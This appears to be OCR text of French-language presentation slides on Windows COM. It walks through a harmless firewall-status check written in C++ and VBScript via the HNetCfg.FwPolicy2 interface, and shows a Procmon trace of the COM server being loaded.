
FirewallCheck.exe – Interfaces

```
1  [Guid("98325047-c671-4174-8d81-defcd3f03186")]
2  interface INetFwPolicy2
3  {
4      /* Methods */
5      void EnableRuleGroup(int profileTypesBitmask, string group, bool enable);
6      bool IsRuleGroupEnabled(int profileTypesBitmask, string group);
7      void RestoreLocalFirewallDefaults();
8      /* Properties */
9      int CurrentProfileTypes { get; }
10     bool FirewallEnabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
11     object ExcludedInterfaces(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
12     bool BlockAllInboundTraffic(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
13     bool NotificationsDisabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
14     bool UnicastResponsesToMulticastBroadcastDisabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
15     INetFwRules Rules { get; }
16     INetFwServiceRestriction ServiceRestriction { get; }
17     NET_FW_ACTION_ DefaultInboundAction(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
18     NET_FW_ACTION_ DefaultOutboundAction(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
19     bool IsRuleGroupCurrentlyEnabled(string group) { get; }
20     NET_FW_MODIFY_STATE_ LocalPolicyModifyState { get; }
21 }
```


FirewallCheck.exe – main()

```
6   int main() {
7
8       HRESULT hr = CoInitializeEx(0, COINIT_APARTMENTTHREADED);
9
10      CLSID clsid;
11      hr = CLSIDFromProgID(L"HNetCfg.FwPolicy2", &clsid);
12
13      INetFwPolicy2* pNetFwPolicy2 = nullptr;
14      hr = CoCreateInstance(clsid, nullptr, CLSCTX_INPROC_SERVER, IID_IUnknown, (void**)&pNetFwPolicy2);
15
16      VARIANT_BOOL firewallEnabled;
17      hr = pNetFwPolicy2->get_FirewallEnabled((NET_FW_PROFILE_TYPE2)NET_FW_PROFILE2_PUBLIC, &firewallEnabled);
18
19      if (SUCCEEDED(hr) && firewallEnabled == VARIANT_TRUE) {
20          std::wcout << L"Firewall is enabled for public profile, you're safe!" << std::endl;
21      } else {
22          std::wcout << L"Firewall is disabled for public profile, you'd better check your config!" << std::endl;
23      }
```

FirewallCheck.exe – Exécution



Chargement du serveur COM en mémoire



https://systeminformer.sourceforge.io


Chargement du serveur COM en mémoire

Process Name	Operation	Path
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\(Default)
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll

https://live.sysinternals.com/Procmon.exe


Cas d'usage

Je peux utiliser ton interface moi aussi ?



Pas de soucis !

«Interoperability Heaven»




James Forshaw - COM in Sixty Seconds! (well minutes more likely)

COM depuis du VBScript


FirewallCheck.vbs

```
1   Option Explicit
2
3   Const NET_FW_PROFILE2_PUBLIC = 2
4
5   Dim fwPolicy2, isEnabled
6
7   Set fwPolicy2 = CreateObject("HNetCfg.FwPolicy2")
8   isEnabled = fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_PUBLIC)
9
10  If isEnabled Then
11      WScript.Echo "Firewall is enabled for public profile, you're safe!"
12  Else
13      WScript.Echo "Firewall is disabled for public profile, you'd better check your config!"
14  End If
15
```




L'iceberg COM

C'est facile en fait !




Non.




